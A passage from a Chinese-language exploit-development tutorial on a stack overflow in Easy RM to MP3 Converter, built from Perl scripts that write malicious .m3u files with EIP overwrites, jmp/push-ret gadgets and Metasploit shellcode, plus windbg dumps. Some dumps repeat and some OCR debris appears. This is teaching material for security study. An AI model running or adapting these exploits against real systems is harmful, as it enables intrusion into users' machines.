my $junk= "A" x 26094;
my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8; #add more bytes
$shellcode = $shellcode . $jmpesp; #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\x90" x 50; #real shellcode
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

执行结果：

```
ModLoad: 73000000 73026000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.c
ModLoad: 02460000 02472000   C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76ee0000 76f1c000   C:\WINDOWS\system32\RASAPI32.dll
ModLoad:                     ystem32\rasman.dll
ModLoad:                     ystem32\NETAPI32.dll
ModLoad:                     ystem32\TAPI32.dll
ModLoad:                     ystem32\rtutils.dll
ModLoad:                     ystem32\USERENV.dll
ModLoad:                     ystem32\sensapi.dll
ModLoad:                     ystem32\msv1_0.dll
ModLoad:                     ystem32\iphlpapi.dll
ModLoad:                     ystem32\mswsock.dll
ModLoad:                     ystem32\rasadhlp.dll
ModLoad:                     ystem32\urlmon.dll
ModLoad:                     ystem32\DNSAPI.dll
ModLoad:                     ystem32\hnetcfg.dll
ModLoad:                     ystem32\wshtcpip.dll
ModLoad:                     ystem32\appHelp.dll
ModLoad:                     ystem32\CLBCATQ.DLL
ModLoad:                     ystem32\COMRes.dll
ModLoad:                     ystem32\SETUPAPI.dll
ModLoad:                     ystem32\UxTheme.dll
ModLoad:                     ystem32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
(c80.c4c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=7c80353c ecx=fffffc3d edx=00000000 esi=c644d12e edi=7c80262c
eip=000ff7d0 esp=000ff720 ebp=7c800000 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff7bf:
000ff7d0 ac              lods    byte ptr [esi]             ds:0023:c644d12e=??
```



push return

push ret 与 call [reg]多少有些相似，如果有个寄存器直接指向你的 shellcode，又如果由于某些原因你无法使用 jmp[reg]去跳转到 shellcode，那么你就可以：

- 将寄存器地址压入栈中，它将位于栈顶；
- ret（从栈中获取返回地址，并跳转到该地址）。

为了实现这种方法，你需要用某 dll 中的 push [reg]+ret 指令串地址去覆盖 EIP。为了直接将使用的 shellcode 放入 ESP 中，你首先需要搜索 ‘push esp’ 和 ‘ret’ 的机器码。

```
0:000> a
000ff7ae push esp
push esp
000ff7af ret
ret
0:000> u 000ff7ae
<Unloaded_P32.dll>+0xff79d:
000ff7ae 54 push esp
000ff7af c3 ret
```

机器码为 0x54,0xc3，搜索这些机器码：

```
0:000> s 01a90000 l 01dff000 54 c3
01aa57f6 54 c3 90 90 90 90 90-90 90 8b 44 24 08 85 c0 T.........D$...
01b31d88 54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c T.....t]S.\$0W.L
01b5cd65 54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00 T...3...........
01b5cf2f 54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00 T..L$X.._^][d...
01b5cf44 54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04 T...............
```


```
01bbbb3e 54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 00 T..L$P^3.[d.....
01bbbb51 54 c3 90 90 90 90 90 90-90 90 90 90 90 90 90 6a T..............j
01bf2aba 54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41 T...t$ 92s.@...A
01c0f6b4 54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89 T.......L$T^][d.
01c0f6cb 54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84 T....d.....j.h;.
01c692aa 54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b 54 T......D$..L$..T
01d35a40 54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80 d8 T..=..8.z...R...
01d4daa7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2......V
01d55edb 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2......V
01d649c7 54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56 T..Mh../2......V
01d73406 54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a 20 T..-..:........
01d74526 54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8 63 T..L;C..T..6...c
01d7452e 54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5 f3 T..6...c;D...C..
01d74b26 54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e 1d T..c....wB8..B~.
031d3b18 54 c3 f6 ff 54 c3 f6 ff-4f bd f0 ff 00 6c 9f ff T...T...O....l..
031d3b1c 54 c3 f6 ff 4f bd f0 ff-00 6c 9f ff 30 ac d6 ff T...O....l..0...
```

构造 exploit 并运行之：

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01aa57f6); #overwrite EIP with push esp, ret
my $prependesp = "XXXX"; #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 25; #start shellcode with some NOPS
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
```

```
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

运行结果：



jmp [reg]+[offset]

关于 shellcode 起始于寄存器（如我们例子中的 ESP）某偏移处的其它利用技术，可以通过查找指令 jmp [reg+offset]（用这指令的地址覆盖 EIP）来解决。假设我们需要再跳转 8 字节（见前面的演示），那么利用 jmp reg+offset 技术，我们就可以轻易地在 ESP 入口处跳过这 8 字节，然后直接加载我们的 shellcode。现在我们需要做的三件事如下：

- 查找 jmp esp+8h 的机器码
- 查找指向以上指令的指针地址
- 利用以上地址覆盖 EIP 来构造 exploit

利用 windbg 查找机器码：

```
0:014> a
7c90120e jmp [esp + 8]
jmp [esp + 8]
7c901212
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ff642408 jmp dword ptr [esp+8]
```

由上可知其机器码为 ff642408。

现在可以在一个 DLL 中搜索以上机器码了，然后用此地址覆写 EIP。在例子中，笔者尚未发现其它存在此机器码的地方。当然，你并不能局限于搜索 jmp [esp+8]…你也可以搜索其它大于 8 字节的指令，(因为你已经控制了上面的 8 字节…)你可以简单地在 shellcode 入口处添加一些 NOP，然后使其跳入这些 NOP 去执行。

（顺便说下：ret 的机器码是 c3，我想你已经找到了。）

Blind return

此项技术基于以下步骤：

- 利用 ret 指令地址覆写 EIP
- 在 ESP 首 4 字节中对 shellcode 地址进行硬编码
- 当 ret 执行时，新添加的 4 字节（最顶端的值）将从栈中弹出，并赋予 EIP
- exploit 跳至 shellcode 执行

因此这种方法在以下情况是可用的：

- 无法将 EIP 直接指向某寄存器（因为无法使用 jmp 或 call 指令，这意味着你需要对 shellcode 起始地址进行硬编码）
- 可控制 ESP 中的数据（至少前 4 字节）

为了实现以上情况，你需要拥有 shellcode 的内存地址（即 ESP 地址）。通常，需要避免该地址起始于或者包含 null bytes，否则你将无法加载位于 EIP 之后的 shellcode。如果你的 shellcode 被放至在某地址，而此地址又没有包含 null byte，那么这将成为另一可利用的技术。

在 DLL 中查找‘ret’指令地址。

设置 shellcode 前 4 字节（即 ESP 前 4 字节）为 shellcode 起始地址，并用’ret’指令地址覆盖 EIP。我们已经在第一部分教程中测试过了，依稀记得 ESP 起始于 0x000ff730。当然这一地址在不同系统中可能发生改变，但如果你没有其它除硬编码地址之外的方法，那么这就是你唯一可以选择的方法了。

由于以上地址包含有 null byte，因此当构建 payload 时，我们构造了一个如下情况的缓冲区：

[26094 A’s][address of ret][0x000fff730][shellcode]

在本例中面临的一个问题就是用于覆盖 EIP 的地址包含有 null byte（字符串终止符），因此 shellcode 并不能放入 ESP 中。这是一个问题，但我们不会就此卡住。偶而你可以发现你的缓冲区处于其它地址/寄存器中，比如 eax,ebx,ecx 等等（看看前面的 26094 A’s，它们并不是在覆写 EIP 后才被压入栈中的，因为 null byte 将导致它们失效）。在这种情况下，你可以将寄存器地址作为 shellcode（位于 ESP 起始处，覆盖 EIP 后直接执行到此处）前 4 字节的值，另外仍然用’ret’指令地址覆写 EIP。

这种技术利用起来有很多要求和障碍，但仅需要一个“ret”指令…无论如何，这对于 Easy RM to MP3 来说，并不是真正的可行方案。

应对狭窄型缓冲区：借助通用跳转指令跳至任意地址

我们已经讨论过各种使 EIP 跳转至 shellcode 的方法了。在所有场景下，我们都是奢侈地将 shellcode 放入一大块缓冲区中。但如果当我们遇到缓冲区并没有足够的空间来放置整个 shellcode，那又当如何利用呢？

在之前的演示中，我们在覆盖 EIP 之前使用了 26094 字节，同时可以注意到 ESP 指向 26094+4 字节，由此可以知道我们拥有很多内存空间。但如果我们只有 50 字节呢（(ESP -> ESP+50 bytes）？如果我们把所有的东西都写入这 50 字节显然是不可行的！50 字节用于存放 shellcode 也是不够的，因此我们需要利用其它方法来解决这个问题（也许我们真的可以利用 26094 字节来触发真实的溢出漏洞）。

首先，我们需要在内存中查找这 26094 字节。如果没找到，那么这将很难利用它们。实际上，如果可以找到这些字节，同时找出其它指向这些字节的寄存器，那么可以简单地将 shellcode 放置在此处即可。如果你已对 Easy RM to MP3 进行过基本测试，那么可以发现在 ESP dump 中可以看到这 26094 字节：


```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have available
my $nop = "\x90" x 230; #added some nops to visually separate our 54 X's from other data

open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$nop;
close($FILE);
```

```
print "m3u File Created successfully\n";
```

打开 test1.m3u 文件后，结果如下：

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff840 90 90 90 90 90 90 90 90-00 41 41 41 41 41 41 41 .........AAAAAAA
000ff850 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff860 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff870 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff880 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff890 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
000ff8a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
```

我们可以看到 50 个 X 位于 ESP 中，假设这是 shellcode 唯一的可用空间。但是，我们继续顺着堆栈看下去，可以看到 A's 的起始地址 000ff849 (=ESP+281)。通过其它寄存器，我们并没有看到其它关于 A's 或 X's 的踪迹（你可以 dump 寄存器看看，或者在内存中搜索一系列的 A 字符串）。我们可以跳至 ESP 执行代码，但是只有 50 bytes 可用于放置 shellcode。我们可以看看位于栈低位空间的缓冲区的其它部分…实际上，当我们继续 dump ESP 中的内容时，可以看到很大一块被 A 填充的缓冲区：



这里我们可以将 shellcode 放置到 A 的位置，然后从 X 跳转至 A。为了实现以上思路，我们需要：

- 26094 A 所在的缓冲区现在属于 ESP 中的一部分,位于 000ff849 处（在 ESP 中的 A's 起始于哪里呢？如果想将 shellcode 放置在 A's 处，那么我们就需要知道它位于何处）。
- “Jumpcode”：代码将使 X's 跳转到 A's 处，这份代码小于 50 字节（因为在 ESP 中我们可以直接利用的只有这么大。）

通过猜测，自定义 pattern 或者 metasploits pattern，我们就可以找到正确的地址。这里我们使用 metasploit 中的一个 pattern…我们先使用字符量较小的 pattern（为了寻找 A 的起始位置，我们无法使用含有大量字符的 pattern）。先生成一个 1000 字符的 pattern，然后用它替换 perl 脚本中前 1000 个字符，然后再添加 25101 个 A：

```
my $file= "test1.m3u";
my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa....g8Bg9Bh0Bh1Bh2B";
my $junk= "A" x 25101;
my $eip = "BBBB";
my $preshellcode = "X" x 54; #let's pretend this is the only space we have available at ESP
my $nop = "\x90" x 230; #added some nops to visually separate our 54 X's from other data in the ESP dump
open($FILE,">$file");
print $FILE $pattern.$junk.$eip.$preshellcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
```

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ?? ???
0:000> d esp
000ff730 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff740 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff750 58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXX
000ff760 58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90 XX..............
000ff770 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff780 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff790 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff7b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7e0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff7f0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff800 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff810 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff820 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:000> d
000ff830 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
000ff840 90 90 90 90 90 90 90 90-00 35 41 69 36 41 69 37 .........5Ai6Ai7
000ff850 41 69 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41 Ai8Ai9Aj0Aj1Aj2A
000ff860 6a 33 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a j3Aj4Aj5Aj6Aj7Aj
000ff870 38 41 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33 8Aj9Ak0Ak1Ak2Ak3
000ff880 41 6b 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41 Ak4Ak5Ak6Ak7Ak8A
```

```
000ff890 6b 39 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c k9Al0Al1Al2Al3Al
000ff8a0 34 41 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39 4Al5Al6Al7Al8Al9
```

地址 000ff849 处的数据正是定义的 pattern 部分。前 4 字符是 5Ai6：

```
 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90-00 35 41 69 36 41 69 37  .........5Ai6Ai7
 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41  Ai8Ai9Aj0Aj1Aj2A
 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a  j3Aj4Aj5Aj6Aj7Aj
 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33  8Aj9Ak0Ak1Ak2Ak3
 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41  Ak4Ak5Ak6Ak7Ak8A
 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c  k9Al0Al1Al2Al3Al
 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39  4Al5Al6Al7Al8Al9
48
 41 69 36 41 69 37-41 69 38 41 69 39 41 6a  .5Ai6Ai7Ai8Ai9Aj
 6a 31 41 6a 32 41-6a 33 41 6a 34 41 6a 35  0Aj1Aj2Aj3Aj4Aj5
 36 41 6a 37 41 6a-38 41 6a 39 41 6b 30 41  Aj6Aj7Aj8Aj9Ak0A
 41 6b 32 41 6b 33-41 6b 34 41 6b 35 41 6b  k1Ak2Ak3Ak4Ak5Ak
 6b 37 41 6b 38 41-6b 39 41 6c 30 41 6c 31  6Ak7Ak8Ak9Al0Al1
 32 41 6c 33 41 6c-34 41 6c 35 41 6c 36 41  Al2Al3Al4Al5Al6A
